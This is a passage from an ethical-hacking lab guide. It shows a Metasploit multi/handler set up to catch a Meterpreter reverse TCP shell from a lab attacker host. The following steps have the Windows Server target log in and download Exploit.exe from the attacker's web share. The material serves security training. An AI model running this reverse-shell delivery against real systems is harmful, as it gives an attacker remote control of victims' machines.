
Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444

```


17. Switch to **Windows Server 2022** machine. Click **Ctrl+Alt+Del**. By default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.




19. Click on **Exploit.exe** to download the file.

